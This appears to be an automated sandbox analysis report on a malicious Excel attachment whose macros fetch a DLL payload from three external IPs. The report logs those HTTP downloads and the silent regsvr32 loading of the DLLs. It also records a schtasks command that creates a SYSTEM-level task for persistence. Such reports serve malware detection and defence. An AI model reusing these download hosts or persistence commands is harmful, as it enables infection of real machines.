SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43DB4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 9%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Users\user\Drezd2.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43DB4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 9%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....;a.....!..... ....p.....\|.... .....text..... ..`.edata..p.... .....@..@.data.... ...0..... .....@....data...T....P.....$.....@....rdatat.H.....@....rsrc..... .....@..@.....P...0...P.....P.....P...H.....P.... ...P..... .....

C:\Windows\System32\wbem\Performance\WmiApRpl_new.h	
Process:	C:\Windows\System32\wbem\WMIADAP.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3444
Entropy (8bit):	5.011954215267298
Encrypted:	false
SSDEEP:	48:ADPo+gDMIuK54DeHNg9dqbEzCJGGgGDU3XgLBgaGKFijiVJtVAAF/XRgW:ADw+gDMhK54qHC7aBvGKFijiV7XRgW
MD5:	B133A676D139032A27DE3D9619E70091
SHA1:	1248AA89938A13640252A79113930EDE2F26F1FA
SHA-256:	AE2B6236D3EEB4822835714AE9444E5DCD21BC60F7A909F2962C43BC743C7B15
SHA-512:	C6B99E13D854CE7A6874497473614EE4BD81C490802783DB1349AB851CD80D1DC06DF8C1F6E434ABA873A5BBF6125CC64104709064E19A9DC1C66DCDE3F898
Malicious:	false
Reputation:	unknown
Preview:	//..//..// Copyright (C) 2000 Microsoft Corporation..//..// Module Name:..// WmiApRpl..//..// Abstract:..//..// Include file for object and counters definitions...//..//.....#define.WMI_Objects.0..#define.HiPerf_Classes.2..#define.HiPerf_Validity.4....#define.MSiSCSI_ConnectionStatistics_00000.6....#define.BytesReceived_00000.8..#define.BytesSent_00000.10..#define.PDUCommandsSent_00000.12..#define.PDUResponsesReceived_00000.14....#define.MSiSCSI_InitiatorInstanceStatistics_00001.16....#define.SessionConnectionTimeoutErrorCount_00001.18..#define.SessionDigestErrorCount_00001.20..#define.SessionFailureCount_00001.22..#define.SessionFormatErrorCount_00001.24....#define.MSiSCSI_InitiatorLoginStatistics_00002.26....#define.LoginAcceptRsps_00002.28..#define.LoginAuthenticateFails_00002.30..#define.LoginAuthFai

C:\Windows\System32\wbem\Performance\WmiApRpl_new.ini	
Process:	C:\Windows\System32\wbem\WMIADAP.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	924
Entropy (8bit):	2.8598329685344623

C:\Windows\System32\wbem\Performance\WmiApRpl_new.ini	
Encrypted:	false
SSDEEP:	12:Q1NXCaAGaCGopGGD1JTi0SMfmCwOx6ivG:Q3wU/IM1x6oG
MD5:	2667367F9339639AF825E7122CE3B2A3
SHA1:	56E33B464F9AD8D0A6AC3343A85D7618D590FEDC
SHA-256:	B2353629E198C2F5244BC75AD797789FFBCA2CED084D731084AF312AD6DCBE7F
SHA-512:	A214C16977CFD760929F76D33DBA89277C6BC7B5948ACFBD89D6AF4A688B9F421D3D2860E1CAE81436E05A52FFED92B04AA2ABBF70CE7231A053BD3E724F3EA9
Malicious:	false
Reputation:	unknown
Preview:	../...../....././. .C.o.p.y.r.i.g.h.t. .(.C.). .2.0.0.0. .M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...../....././. .M.o.d.u.l.e. .N.a.m.e.:....././. .W.m.i.A.p.R.p.l...../....././. .A.b.s.t.r.a.c.t.:...../....././. .D.e.s.c.r.i.b.e.s. .a.l.l. .t.h.e. .c.o.u.n.t.e.r.s. .s.u.p.p.o.r.t.e.d. .v.i.a. .W.M.I. .H.i.-.P.e.r.f.o.r.m.a.n.c.e. .p.r.o.v.i.d.e.r.s...../...../............[.i.n.f.o.].....d.r.i.v.e.r.n.a.m.e.=.W.m.i.A.p.R.p.l.....s.y.m.b.o.l.f.i.l.e.=.W.m.i.A.p.R.p.l...h.........[.l.a.n.g.u.a.g.e.s.].....0.0.9.=.E.n.g.l.i.s.h.........

C:\Windows\system32\wbem\Performance\WmiApRpl.hec (copy)	
Process:	C:\Windows\System32\wbem\WMIADAP.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3444
Entropy (8bit):	5.011954215267298
Encrypted:	false
SSDEEP:	48:ADPo+gDMIuK54DeHNg9dqbEzCJGGgGDU3XgLBgaGKFijiVJtVAAF/XRgW:ADw+gDMhK54qHC7aBvGKFijiV7XRgW
MD5:	B133A676D139032A27DE3D9619E70091
SHA1:	1248AA89938A13640252A79113930EDE2F26F1FA
SHA-256:	AE2B6236D3EEB4822835714AE9444E5DCD21BC60F7A909F2962C43BC743C7B15
SHA-512:	C6B99E13D854CE7A6874497473614EE4BD81C490802783DB1349AB851CD80D1DC06DF8C1F6E434ABA873A5BBF6125CC64104709064E19A9DC1C66DCDE3F898
Malicious:	false
Reputation:	unknown
Preview:	//..//..// Copyright (C) 2000 Microsoft Corporation..//..// Module Name:..// WmiApRpl..//..// Abstract:..//..// Include file for object and counters definitions...//..//......#define.WMI_Objects.0..#define.HiPerf_Classes.2..#define.HiPerf_Validity.4....#define.MSiSCSI_ConnectionStatistics_00000.6....#define.BytesReceived_00000.8..#define.BytesSent_00000.10..#define.PDUCommandsSent_00000.12..#define.PDUResponsesReceived_00000.14....#define.MSiSCSI_InitiatorInstanceStatistics_00001.16....#define.SessionConnectionTimeoutErrorCount_00001.18..#define.SessionDigestErrorCount_00001.20..#define.SessionFailureCount_00001.22..#define.SessionFormatErrorCount_00001.24....#define.MSiSCSI_InitiatorLoginStatistics_00002.26....#define.LoginAcceptRsps_00002.28..#define.LoginAuthenticateFails_00002.30..#define.LoginAuthFai

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Mon Sep 27 10:38:52 2021, Security: 0
Entropy (8bit):	7.131904320218787
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Compensation-2308017-09272021.xls
File size:	129024
MD5:	52b4fcf57e4fb524cf33503e8a5272ef
SHA1:	d5b80e8ceaa81361da9ff6d18a4927dfd3b47d1a
SHA256:	a5bc073043d0729f825df8302f425148ce8c65214a87094fe96fe9039ac7f088
SHA512:	b52f725aaaa4491efe3c1b91a42ac74ab856ae1edfc838100553ac529df82553e43eb876ff40e3b6e03a5b8d693839b45d6d1b77283d8c0efe7f4e88dc549e9a
SSDEEP:	3072:Cik3hOdsylKlgxopeiBNhZFGzE+cL2kdAnc6YehWfG+tUHKGDbpmsiizBti2JtqV:vk3hOdsylKlgxopeiBNhZF+E+W2kdAni
File Content Preview:	........................>..b..

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Compensation-2308017-09272021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-27 09:38:52
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.178
- 185.183.96.67
- 185.250.148.213

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	190.14.37.178	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:02:55.833929062 CEST	0	OUT	GET /44466.7516903935.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.178 Connection: Keep-Alive
Sep 27, 2021 18:02:56.845748901 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:02:56 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.7516903935.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	185.183.96.67	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:02:59.632400036 CEST	405	OUT	GET /44466.7516903935.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.183.96.67 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:02:59.857233047 CEST	407	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:02:59 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.7516903935.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	185.250.148.213	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:03:00.392646074 CEST	811	OUT	GET /44466.7516903935.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.250.148.213 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:03:00.667790890 CEST	812	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:03:00 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.7516903935.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2712 Parent PID: 596

General

Start time:	18:02:22
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f340000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 1980 Parent PID: 2712

General

Start time:	18:02:32
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd.red
Imagebase:	0xffd20000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1312 Parent PID: 1980

General

Start time:	18:02:32
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd.red
Imagebase:	0x70000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: explorer.exe PID: 2124 Parent PID: 1312

General

Start time:	18:02:34
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xdc0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 3040 Parent PID: 2712

General

Start time:	18:02:35
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd1.red
Imagebase:	0xffd20000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2592 Parent PID: 2124

General

Start time:	18:02:35
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn icvxxob /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 18:04 /ET 18:16
Imagebase:	0x120000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1760 Parent PID: 3040

General

Start time:	18:02:35
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd1.red
Imagebase:	0x6e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2848 Parent PID: 1672

General

Start time:	18:02:37
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xffd20000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 2988 Parent PID: 1760

General

Start time:	18:02:38
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xdc0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Written

File Read

